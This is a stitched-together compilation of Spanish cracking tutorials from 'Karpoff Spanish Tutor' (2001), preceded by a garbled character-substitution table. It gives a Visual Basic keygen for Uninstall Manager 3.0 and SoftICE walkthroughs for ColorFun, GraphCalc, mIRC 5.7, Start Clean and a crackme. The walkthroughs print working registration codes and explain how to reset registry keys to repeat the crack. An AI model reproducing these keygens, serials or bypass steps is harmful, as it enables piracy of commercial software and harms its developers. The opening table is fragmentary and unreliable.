(alt+76) l = d (alt+68)	(alt+89) y = q (alt+73)		(alt+108) l = d (alt+100)	(alt+122) z = r (alt+114)
(alt+77) m = e (alt+69)	(alt+90) z = r (alt+74)		(alt+109) m = e (alt+101)	
(alt+78) n = f (alt+70)			(alt+110) n = f (alt+102)	

** caracteres especiales **

(alt+32) = ((alt+40)	(alt+33) ! = (alt+32)	(alt+221) | = t (alt+116)	(alt+35) ¨ = (alt+32)	(alt+34) " =) (alt+41)
(alt+64) @ = h (alt+72)	(alt+35) ´ = ¼ (alt+172)	(alt+33) · = * (alt+42)	(alt+35) # = + (alt+43)	(alt+44) , = $ (alt+36)
(alt+36) $ = ¿ (alt+168)	(alt+170) ¬ = ¤ (alt+207)	(alt+59) ; = 3 (alt+59)	(alt+37) % = , (alt+44)	(alt+94) ^ = v (alt+86)
(alt+46) . = 2 (alt+58)	(alt+38) & = - (alt+45)	(alt+42) * = " (alt+34)	(alt+58) : = _ (alt+95)	(alt+33) / = . (alt+46)
(alt+128) ç = ï (alt+216)	(alt+45) - = % (alt+37)	(alt+40) (= ' (alt+39)	(alt+135) ç = ï (alt+139)	(alt+95) _ = w (alt+87)
(alt+41)) = ! (alt+33)	(alt+96) ` = h (alt+104)	(alt+60) < = 4 (alt+52)	(alt+33) = = 5 (alt+53)	(alt+43) + = # (alt+35)
(alt+62) > = 6 (alt+54)	(alt+33) ? = 7 (alt+55)	(alt+91) [= s (alt+83)	(alt+167) º = ² (alt+253)	(alt+33) ¿ = · (alt+46)
(alt+93)] = u (alt+85)	(alt+166) ª = ¢ (alt+189)	(alt+39) ' = / (alt+47)	(alt+125) } = u (alt+117)	(alt+92) \ = t (alt+84)
(alt+173) ¡ = © (alt+184)	(alt+123) { = s (alt+115)			

** key generator uninstall manager 3.00 en visual basic 6 **

```
'-----------------------------------------------------------------------------
' nombre : uninstall manager 3.0 keygenerator
' autor : +er@ser'2000 [for the new millennium]
' creado : lunes, diciembre 25,2000 @ 6:45:22 pm (vers: 1.0.0000)
' herramientas: softice 4.05, dede 2.34, visual basic 6
'
' descripción : uninstall manager ver. 3.00
'-----------------------------------------------------------------------------

private sub text1_change()
dim user_name1$, user_name2$
dim key!, x!, l!
user_name1 = trim$(text1.text)xt)    'quitamos blancos
user_name2 = lcase$(text1.text)  t) 'y en minúsculas
l = len(user_name1)
key = 0
for x = 1 to l
if mid$(user_name2, x, 1) <> " " and l <= 27 then 'distinto de blanco y
user_name1 = asc(mid$(user_name2, x, 1))         'restringimos name a 27 caracteres
key = key + user_name1                            'text1.textbox maxlength = 27
end if
next x
key = key xor &h89& 'xor ebx, 00000089
key = key xor &h33& 'xor ebx, 00000033
key = key + &h1&       'inc ebx
text2.text = key
end sub
```

un saludo!

+er@ser'2000
for the new millennium

-=/\/\/- your mind is the power -/\/\/=-

- ------# agradecimientos #----- -
karpoff, demian, black fenix, pr@fesor x, numit_or, esiel 2, mr. crimson, mr. white, mr. green, tnt, wkt, kut y a todos los crackers del pasado, presente y futuro.
- ------# ---------greetz---------- #----- -

Karpoff Spanish Tutor 2001

Programa: ColorFun v1.3 Build 2.28.10.00


PROTECCION:	**Serial, Limitacion de 7 dias.**
Objetivo:	Encontrar un numero de registro.
Descripcion:	Juego tipo tetris
Dificultad:	Facililla.
DOWNLOAD:	http://jaibosoft.8m.com/colorfun/index.htm
Herramientas:	**Softice**
CRACKER:	**Pedrolas Nº 4 FECHA: 16/01/2001**

introduccion

colorfun v1.3 build 2.28.10.00 es un jego tipo tetris en el que tienes que hacer 3 o mas figuras en raya y asi ganar puntos.

al atake

cuando abrimos por primera vez el programa nos encontramos con la siguiente pantalla de bienvenida:



en ella podemos ver que solo tenemos 7 dias para evaluar el programa y un poco mas abajo vemos el lugar donde tenemos qye poner nuestro nombre y numero de registro.
yo lo he rellenado de esta manera:
name: pedrolas
code: 12345678
he puesto 8 numeros intencionadamente por una cosa que luego os explicaré. llegado a este punto pulsamos "register" y nos sale una ventanita que nos informa que el numero introducido no es bueno.

volvemos a rellenar el name y code con lo mismo de antes, abrimos el softice y ponemos un breakpoint a la funcion hmemcpy, esto es:
bpx hmemcpy enter
y luego f5.
volvemos al programa y pulsamos "register" de nuevo, y zassss, salta el softice. pulsamos f11 y luego f12 un monton de veces hasta que llegamos a la siguiente linea:

```
0042c350    mov edx,[esi+7c]
0042c353    lea edi,[esi+7c]
0042c356    cmp dword ptr [edx-08],08   <---comprueba que el codigo sea de 8 cifras
0042c35a    jz  0042c3a7
```

pulsamos f10 y cuando llegamos al salto jz seguimos dandole a f10, ahora comprueba que los caracteres del codigo

sean numeros, asi que os hartareis de darle a f10, y seguis dandole hasta que aparezca la siguiente linea:

0042c5a5 call 0042c810 <-- pulsamos f8 para entrar en la call
0042c5aa test eax,eax
0042c5ac jnz 0042c5e7

cuando entramos en la call caemos en la siguiente linea:

0042c810 push ff

seguimos dandole a f10, hasta que aparece lo siguiente:

0042c8aa cmp eax,012c8274 <--- compara nuestro 12345678 con el 012c8274 en hexadecimal
0042c8af jnz 0042c8da

ponemos ?012c8274 y el softice nos devuelve la siguiente cifra: 19694196, un numero de registro valido.

si seguimos dandole a f10 caemos en la siguiente linea:

0042c8da cmp eax,051db10b
0042c8df jnz 0042c90a

joder, otro numero, el 051db10b = 85831947

podeis seguir sacando numeros continuamente, ya que tiene hasta 100 numeros de registro fijos.

llegados a este punto, ponemos bc* y luego f5 para salir del softice.

colocamos el numero que hemos obtenido en el registro del programa y conseguimos la siguiente pantalla:

y esto es todo amigos.....

bilbao, a 16 de enero de 2001

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **GraphCalc v3.1**

PROTECCION: **Serial.**

Objetivo: Encontrar un numero de registro.

Descripcion: Programa para hacer graficas en 2D y 3D

Dificultad: Newbie.

DOWNLOAD: http://www.graphcalc.com/

Herramientas: **Softice**

CRACKER: **Pedrolas Nº 5** **FECHA:** **17/01/2001**

introduccion

graphcalc v3.1 es un programa que sirve para resolver ecuaciones, dibujar gráficas de ecuaciones tanto en 2d como en 3d.

como ingeniero industrial que soy me ha agradado mucho encontrarme con este programa, espero que os guste a vosotros tambien como lo ha hecho a mi.

al atake

comenzamos abriendo el programa y vemos que a la hora de hacer determinadas cosas con el programa no nos deja, sacando una ventana que nos dice que nos tenemos que registrar.

vamos al menu "help" y le damos a "register". entonces nos sale la siguiente pantalla:

que la rellenamos con nuestros, en mi caso he puesto:

name: pedrolas 2001
registration code: 123456789

como es obvio el programa no traga y nos avisa de que el numero es incorrecto:

volvemos a rellenar los datos de la misma manera, pero antes de darle al ok, le damos ctrl+d y ponemos en el softice

bpx hmemcpy

pulsamos enter y luego f5

ahora le damos a ok y salta el softice, pulsamos f11 y luego f12 hasta que aparezca que estamos en el graphcalc, entonces le damos a f10 hasta que aparezca la siguiente linea:

004a4b89 pop esi

le damos un d ecx y vemos que sale nuestro nombre, pero si le damos a e ecx y en la ventana de datos bajamos un poco nos encontraremos con el codigo de registro:

1kb88eev9ujbw, le quitamos el jbw y ya tenemos nuestro numero de registro, por tanto rellenamos la pantalla de registrarnos de la siguiente manera:

name: pedrolas
registration code: 1kb88eev9u

entonces le damos a ok y nos sale la siguiente pantalla:

ya tenemos el programa registrado.

bilbao, a 17 de enero de 2001

Karpoff Spanish Tutor 2001

Mirc 5.7

INTRODUCCION

i'm back!!!!!

. qué onda raza!!! como que estos últimos días de vacaciones nos obligan a trabajar un poco mas, y es por esto que su amigo ^**[g]ole[e]**^ regresa. okas, esta vez traigo un objetivo que se puede catalogar como nivel medio, pues si, medio porke rekiere que puedas manejar mas el asm, pero lo trataré de poner fácil, ya que comprendo que no solo crackers medios y elite podran ejecutarlo, ademas, la información es un derecho, la info es conocimiento, y el conocimiento es poder. okas, yo utilizaré mirc v.5.7, la verdad es que me gusta mucho chatear, así que lo conseguí, es mejor con el x-cript (ke valga la propaganda, poke no me pagan).
okillas, pueden descargar el x-cript con mirc incluido en la página del x-cript

let's work, digo,
trabajemos

que encontraras akí :

1)buscando algo útil


2)herramientas

3)manos a la obra

3)despedida

1)buskando algo útil

. okas, de ahora en adelante, debes meter en tu cabecita lo siguiente: "conoce a tu enemigo y lo venceras facilmente". lo kiero darte a enteder con esto, es que debes tratar de comprender el comportamiento de tu enemigo, ve a la ventana help, luego a register, e ingresa lo ke kieras, yo lo haré así:



le damos register, y nos topamos con un mensaje ke dice: "sorry, your registration..."

bueno, aparte de esto, el mirc es uno de los mejores programas para chatear, y con un buen script, mucho ke mejor.

2) herramientas

utilizaremos w32dasm para ver algunas partes interesantes del código.
softice (cualquier versión, yo uso la 4.05).
cerebro, papel y una pluma (lapicero, boligrafo, etc).

3) manos a la ubre, digo, a la obra!!!

okas, al inicio dije que sería un poco mas difícil, pero vamos a hacerlo paja (fácil), abrimos el mirc en w32dasm y despues de un buen rato, aparece, buscamos la cadena "sorry....." y nos lleva al lugar, pero no vemos nada interesante (pensabas crackearlo nomas con un je/jne o un jz/jnz) así que vamos a algo mejor, vamos a la ventana de registro, ingresamos los datos necesarios pero sin presionar register.
a esta altura, presionamos ctrl+d para ir a soft-ice, hay 2 formas de crackear esto, primero lo haremos fijando un:

bpx getdlgitem

nada del otro mundo, ahora pulsas f5 o ctrl+d para regresar a windows, presionas el botón register y regresas al sice, bien, ahora presionas f11 para llegar al código del programa, hmmmm, no nos muestra el código sino el código de la api, bueno, no os preocupeis, f11 de nuez, y ahora si estamos alli, aterrizamos en una pieza de código que se vé así:

* reference to:user32.senddlgitemmessagea,ord:0000h			<---- api w32 que nos muestra la ventana de registro
:00498a8b	e841800500	call 004f0ad1	<----llama a la api que nos muestra la ventana de registro
:00498a90	68334a5000	push 00504a33	<----acepta el nombre/serial ingresados
:00498a95	684c465000	push 0050464c	<----acepta el serial/nombre
:00498a9a	e8e5fbffff	call 00498684	<----llama una función para calcular y chequear el nombre/serial
:00498a9f	85c0	test eax, eax	<----tiene exito la prueba de registro o no
:00498aa1	0f849b000000	je 00498b42	<----si el nombre y el serial no cazan, salta a la ventana que nos informa que el registro no fue efectivo
:00498aa7	be3c9d4f00	mov esi, 004f9d3c	
:00498aac	bf4c465000	mov edi, 0050464c	

bueno, si no entiendes, no hay clavinche, pero al haber presionado f11 2 veces, llegamos a la línea de código cuya dirección es "00498a76", k3w1 no? pues sí, vamos por buen camino, ahora

prepara tus dedos, que tendrás mucho trabajo que realizar con f10, tanto así que debes presionar f10 7 veces, cuando lo hagas, presiona f11 una vez, esto se debe a que el programa llama a una api, y aká nos lleva al código de la api, con el f11 regresas al código del mirc, si no, presiona otra vez f11.
cuando hayas regresado al código del programa, presion f10 hasta que llegues a la dirección "00498a9a", la cual es un call, ahora presiona f8 (una sola vez). ahora llegarás a la dirección "00498684" presiona f10 hasta que llegues a la línea con dirección "004986e6" que también es una llamada, f8 para entrar en la llamada y luego f10 hasta llegar a la dirección "0049862a" (no te desesperes, debe hacer un largo chequeo, y retornará, pero luego si das demasiados f10, te perderás, así ke kalma pueblo.

aka nos topamos con la primera parte de la rutina de chequeo, aca muestra la primera parte del s/n que ingresaste, pero recuerdas que el s/n que ingresé tenia un guión (-)? bueno, esto es porque

```
:004985b1    e8c28cf6ff    call 00401278    <----revisa si nuestro serial contiene un"-"
```

bueno, quiza debí explicar antes esto, pero no le hace, okas, continuando, les decia que aca es donde se comparan el serial que ingresamos con el verdadero, que como lo se, vamos a verlo ahora: esto es una comparación en la que se comparan los números que están antes del guión, con los que genera el programa, en ebx estan los valores reales, y en ebp-04 los nuestros (aunque a mi me aparece un número nada que ver), okas, para ver el contenido usaremos el commando "d ebx" y chanananan.... wtf lo que aparece no es otra cosa que basura, buuuuuuuuu, sos un maleta (ya me imagino a varios diciendolo, pero nada que ver) bueno, hay momentos en los que no podemos ver los contenidos con el commando dump, asi que utilizaremos otro commando, "? ebx" el cual se utiliza para evaluar el contenido, y encontramos que en mi caso, la primera parte de mi s/n es "10360", maravilloso, ahora solo keda ver la segunda parte, pero para hacerlo, debemos dejar que el programa nos muestre la ventana de error, así que f5 hasta que aparezca la ventana, y comenzaremos de nuevos.

ahora, ingresamos otra vez nuestro nombre (para mí tanso lvs kari) y la primera parte de nuestro serial valido (10360-031199 ya saben por que siempre es el 031199) y de nuevo, presionamos register, seguimos todo el procedimiento anterior, solo que la ultima dirección a revisar, es decir donde se encuentra la comparación ya no será "0049862a", ahora la dejaremos llegar hasta "0049866a" y hacemos la evaluación, en este momento, ebx de nuevo almacena la parte de nuestro serial que nos interesa, y en ebp-08 esta lo que ingresamos.

ahora tenemos nuestro serial completo, lo unico que nos queda, es unirl, en mi caso, el nombre es tanso lvs kari y el s/n completo es 10360-802802

presionamos aceptar, vamos de nuevo a help, y ahora nomas encontramos que dice about, le damos click, y vemos esto:

4)**despedida**

bueno raza, por hoy, esto es super, ya saben, si les gustaria que continuara escribiendo (digo, pa no sentirme tan mal) pues escribanme, ya sea que les haya gustado, o nomas pa decirme algo, aca estoy a su servicio (no lo tomen tan a pechos) y bueno, saludos a todos los amigos, karpoff, dek_oin, black fenix, etc. a mi amada kari, orale gente. si me quieren contactar, mi email es goleeuv@hotmail.com pd. se me olvidaba decirles, si kieren repetir el crack, se darán cuenta que si lo registraron una vez, ya no lo pueden hacer, esto es porque el programa crea una llave en el registro de windows, para poder repetir el crack, simplemente ejecuten regedit, y borren hkey_current_user\software\mirc\license y hkey_current_user\software\mirc\username. bueno este es el fin de mi segundo tut, no es cosa del otro mundo, pero tampoco es tan paja, asi que haganle ganchos y pues sabrán que todo se les facilita.

---

disclaimer: este documento fue escrito con fin educacional, por lo tanto, el autor no se responsabiliza de las acciones tomadas por terceros, ya que la información no es ningun delito.

no knowledge that is no power

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Como Crackear Start Clean v1.2

INTRODUCCION

. tag!!!

. qué onda raza!!! pues los saluda su amigo ^**[g]ole[e]**^, si el de las traducciones, o como dice karpoff andrik, pues está vez no os traigo ninguna traducción sino mi primer tutorial, este es uno de los objetivos mas viejos que hay, pero es eficiente para empezar nuestra carrera, no es una gran cosa como mucho podrán pensar, es mucho mas paja de lo que piensan (perdon si hay cosas que no entienden, si algo no queda claro, escribanme y tratare de explicarlo bien, ya que no tengo mucha experiencia escribiendo tutoriales y mi forma de hablar es muy diferente, asi que tratare de no usar muchas expresiones de mi natal guatemala).
. okillas, este es mi primer tutorial, con esto kiero empezar a ayudar al surgimiento de una nueva generación. este tut es dedicado a k4r1, ke aunke no tiene nada ke ver con todo esto, pues es mi novia.

let's work, digo, trabajemos

contenido :

0)descarga del programa.

1)reconociendo al enemigo

2)herramientas

3)comienza la acción


3)despedida

1)reconociendo al enemigo

. okas, antes de comenzar dejenme decirles que esto del crackin' no es para que la raza vea que eres k3w1 o que eres algo fuera de lo común, aunque si lo eres, no vas a andar flamenado a los wannabes. sería grandioso que tomaras en cuenta que tienes mucho que hacer, como por ejemplo aprender assembler, no te digo que tienes que dominarlo a la perfección, pero que sí sería de gran ayuda (te recomiendo las lecciones de iczelion), aunque en este tut no te será necesario, ya que trato de hacerlo lo mas fácil y entendible que puedo. familiarizate con soft ice (sice, si, etc), si no sabes que teclas presionar, te lo diré, yo uso el winice.dat de la página de the sandman, encuentralo en su página, encontrarás el link en la página de karpoff, y si no lo encuentrás pidemelo, ke te lo

enviare.
. okas, el reconocimiento que debemos hacer es el de iniciar el programa, y al hacerlo verás lo siguiente:

okas, ahora lo que tenemos que hacer es un click en el boton register, y verémos esto:



ingresa algo en los campos, en el campo name yo ingresé tanso y en el otro 031199 (la fecha en k4r1 me dió el sí, tu puedes elegir lo que kieras) y obtienes un molesto mensaje que dice incorrect code! y bueno, ahora sabes como es que se comporta nuestro programa.
. bueno no está demas decir que yo no le encontre ninguna utilidad a este programa.

2) herramientas

unicamente usaremos una herramienta, es nuestro amado soft ice (por cierto, para familiarizarte mas con él, leer los tuts que hay, si no estoy mal ya traduje uno, y hay uno bueno rondando por alli, y es el de black fenix).

3)comienza la acción

okas, ahora que ya sabes que es lo que hace el programa, estarás ansioso por empezar a crackearlo, así que no te repetiré que si te gusta el programa y despues de crackearlo kieres seguir usandolo, seria bueno que pagaras por él, hay gente que necesita vivir, ademas no tenemos que andar de lammers por allí, entendido? okas, ahora sí acción!.
ahora ingresa tus datos, de nuevo (si cerraste el programa, aunke no creo que seas tan douh!!!) y antes de presionar el botón ok, presionas ctrl+d (la combinación control d), esto invokará al soft ice notaras que no puedes usar windows, esto es poke nuestro sice ha tomado el control de todos los procesos que se están llevado a cabo, entonces fijas varios breakpoints (si eres demasiado newbie, puedes leer los tuts de dek_oin para más info), para nuestros fines, fijaremos 3 bp, estos serán:

bpx getwindowtexta
bpx getdlgitemint
bpx getdlgitemtexta

lo anterior es la forma en que le decimos a sice que detenga todo proceso que utilice las apis indicadas, es decir, que si el programa que estamos crackeando usa alguna de esas funciones, automaticamente se detendrá la ejecución de modo que podamos obtener nuestro s/n valido.
el bpx significa breakpoint on execution, en español breakpoint sobre ejecución, utilizamos esas 3 funciones porque son las mas usadas para tomar el texto de los campos de texto en los programas, aunque hay muchas mas.
okas, ahora presionad de nuevo ctrl+d y regresas a windows, ahora ya puedes presionar el botón ok. sice aparecerá, en este momento deberás presionar f11, esto para que soft ice nos muestre el código del programa que está siendo crackeado, en este caso start clean. recuerdas que en la ventanita de registro habia 2 campos, bueno, al parecer ahora está rastreando el campo del nombre, así ke no nos importa, lo que si nos interesa es que nuestro amado start clean lo utiliza para generar nuestro s/n, así que presionas f5 y.... oh!!!! sorpresa, sice regresó! esto nos indica que sí podemos (y debemos) seguir rastreando el # que ingresamos.
bueno, te preguntaras, y ahora que diablos voy a hacer? tranquilo, no comas ansias, todo a su tiempo, recuerdas el dicho? despacio porke precisa, asi que lo que nos queda hacer, es ver y analizar el siguiente fragmento de asm:

```
:004011c5 ffd6                    call esi
:004011c7 6830604000              push 00406030
:004011cc 6830614000              push 00406130
:004011d1 e8aa000000              call 00401280
:004011d6 8d442418                lea eax, dword ptr [esp+18]
:004011da 83c408                  add esp, 00000008
:004011dd 50                      push eax
:004011de 6830604000              push 00406030
:004011e3 ff1520924000            call dword ptr [kernel32!lstrcmpa]
:004011e9 85c0                    test eax, eax
:004011eb 0f8580000000            jne 00401271
```


bueno, seguro ahora debes estar preguntandote que pasa, dejame comentarte que esto nos dice que el programa toma el s/n que ingresamos, y lo compara con el verdadero, el clavo o problema, es saber donde es que esto ocurre.

okas, entonces analicemos este código para ver que encontramos, vemos que aparece **call dword ptr [kernel32!lstrcmpa]**, lugar donde son puestos los valores que seran comparados en el **test eax, eax**. la instrucción **jne 00401271** unicamente es para que si el código ingresado no es válido, nos muestre el mensaje de error.

hmmm, suena algo difícil, pero es mas paja que nada, en la practica, hacemos lo siguiente: debes estar dentro de sice, siguiendo el s/n ingresado. presionas f10 (este es el botón de rastreo, esto nos permite ejecutar el programa línea por línea, muy útil). continuas presionandola, hasta que la línea que contiene lstrcmpa quede resaltada.

en este punto, escribes "d eax" (sin las comillas, d significa dump, en español es descargar o mostrar al usuario) para que te muestre el contenido del registro eax. y ahora lo que ves, no es nada más ni nada menos que el "031199". huh, vamos por buen camino, si en este punto te sientes cansado, y no kieres mas, pues que poca paciencia tienes, mejor dedicate a otra cosa, o juega un poco, así como yo, cuando me aburro, juego mortal kombat trilogy v. pc, ejeje, es lo mejor.
okas, os decía que vamos por buen camino, casí a punto de acabar este tut, así que manos a la ubre, digo a la obra, lo que tenemos que hacer ahora, es encontrar nuestro s/n válido, pero como? no se desesperen, recuerdan las primeras lineas de código del fragmento que están arribita? si no, veanla, y se darán cuenta que hay 2 direcciones que son empujadas al principio, bueno, veamos los contenidos de estás direcciones, comencemos por la segunda (según la lógica, en esta dirección deberíamos encontrar lo que estamos buscando), escribimos "d 406130" y lo que encontramos es "tanso", damnit, en está dirección está nuestro nombre, así que probemos la primera, "d 406030" y encontramos un número raro: "1012-9166-1739-345", están pensando lo mismo que yo? creo que sí, me parece que ese es el número que buscamos, así que escribanlo o memoricenlo, y salgan de sice.

bueno, ahora que estamos de vuelta en windows (diganme si no se siente bien regresar al entorno gráfico y al manejo de lo conocido?), vamos a nuestro programita, e ingresamos el código que necesitamos, y nos encontramos con esto



ahora presionamos enter o el botón ok, y.....

4)**despedida**

bueno raza, esto es todo por esta vez, es más dificil de lo que esperaba esto de escribir tutoriales, pero bien vale la pena, tuve algunos problemas a la hora de completar esto, pero es el problema de usar varios winice.dat, asi que no os preocupeis. por cierto, saludos a todos los amigos, karpoff, dek_oin, black fenix, etc. a mi amada kari, y a spencer (estos 2 ultimos na de na con el underground, pero son de lo mejor) orale gente. si me quieren contactar, mi email es goleeuv@hotmail.com pd. se me olvidaba decirles, si kieren repetir el crack, se darán cuenta que si lo registraron una vez, ya no lo pueden hacer, esto es porque el programa crea una llave en el registro de windows, para poder repetir el crack, simplemente ejecuten regedit, y borren hkey_current_user\software\start clean.

---

disclaimer: este documento fue escrito con fin educacional, por lo tanto, el autor no se responsabiliza de las acciones tomadas por terceros, ya que la información no es ningun delito.

Karpoff Spanish Tutor

Crackme de CrackViz, vencido!!!

INTRODUCCION

TAG!!!

Qué onda raza!!! de nuevo aca su amigo ^[G]oLe[E]^, pues esta vez me dije a mi mismo: "Mi mismo, habiendo tanto crackme en la página de Karpoff (que valga la propa) poke no crackeamos uno".
Y bueno, me decidí a crackearlo, y como saben, nunca se deja de aprender, lei un manual muy bueno acerca de como cachar s/n con la función hmemcpy, así ke lo intente, el crackme fue el de crackviz, y os presento la forma de crackearlo en unos minutos, dependiendo de la velocidad de tu compu y de tus manos y ojos. :oP.
Okas, también se me olvidaba decirles que he escrito este tut unos minutos después que mi ekipo, el ReAl mAdRiD venció 3-2 a la Lazzio (02/13/2001), lo cual me dió un poco más de animo. KaRi IcH LiEbE DiCh.

Let's Work, digo,
Trabajemos

Contenido :

1)Reconociendo al enemigo

2)Herramientas

3)Comienza la Acción

4)Despedida

1)Reconociendo al Enemigo

Okas, como ya todos deben saber, lo mejor a la hora de crackear algo, es saber como se comporta ante determinadas situaciones (sorry, este tu no tendrá fotos), y bueno, al conseguir el crackme, hacemos correr CrkMeViz.exe, una pequeña ventana, con un menu Archivo, abrimos el menú, hacemos click en registrar, nos aparece una ventanita pidiendonos el # para registrarnos, ingresamos el ya conocido 031199.
Hmmmmmmm!! nos aparece una ventana que dice Numero de Serie Incorrecto; click en aceptar, y se cierra la ventanita, dejandonos en la ventana principal del programa.
Okas, suficiente del comportamiento de nuestro enemigo, acaba de preparar su muerte!!!.

2) HERRAMIENTAS

Unicamente usaremos una herramienta, es nuestro amado Soft ICE, eje je, ya se habrán dado

cuenta, con el SICE hacemos mucho!!!!, lápiz y papel, si no tienes memoria suficiente o tu ventana de comando y ventana de datos son muy pekeñas.

3)Manos a la Ubre, Digo a la obra

Well, it´s time to start workin' (opss, sorry, se me olvida que no estoy en gringolandia). Bueno, es hora de empezar a trabajar, Abre el programa y ve al dialogo de registro, ingresa 031199 (o lo que quieras) y NO PRESIONES EL BOTÓN DE REGISTRO!!!!, en su lugar presiona CTRL D para abrir SICE, pon un bpx para Hmemcpy así:

bpx Hmemcpy

Ahora salimos de SoftICE con F5 y presionamos Registrar (o ALT R para los que no nos gusta usar mucho el mouse).
Ahora debería aparecer SICE debido a la utilización de Hmemcpy, y EuReKa, lo hizo, hmmmm, ahora tenemos que llegar al código del programa, porque dejenme contarles que donde aparecimos no es el código del programa, si no que el código de Windows, Oks, ahora debemos presionar F10 muchas veces, hasta que en el "título" de la ventana de código veamos algo como "MSVBVM50!text+C9E7", generalmente lo encontrarás después de ver "KERNEL32!_FREQASM+04D7" en ese lugar.

Cuando llegues a este lugar, presiona ALT F4 (asumo que estás usando el WINICE.DAT de Sandman, disponible en su página, o pidemelo) lo cual es una gran ayuda a la hora de crackear programas VB. Cuando lo hagas, veras en la ventana de datos una linea que dice: "Patern found at ####:########" (lo pongo así poke las direcciones podrian diferir).

A esta altura, debemos eliminar el breakpoint que habiamos fijado para hmemcpy, y fijar uno para la dirección que nos dío como resultado el paso anterior (bpx ####:########). Lo anterior debes hacerlo sin salir del SoftICE, para evitar recibir el mensajito de numero incorrecto, pero si eres as DoUh!! as i think, que otra, pero bueno, al fijar el bpx, presiona F5 y SICE aparecerá de nuevo (eso espero) justo en la dirección para la que fijaste el bpx, verás un código parecido a este:

```
016F:7979D9E7                    RET 0004
016F:7979D9EA                    PUSH ESI
016F:7979D9EB                    PUSH EDI
016F:7979D9EC                    MOV EDI,[ESP+10]
016F:7979D9F0                    MOV ESI,[ESP+0C]
016F:7979D9F4                    MOV ECX,[ESP+14]
016F:7979D9F8                    XOR EAX, EAX
016F:7979D9FA                    REPZ CMPSW
016F:7979D9FD                    JZ 7979DA04
016F:7979D9FF                    SBB EAX, EAX
```

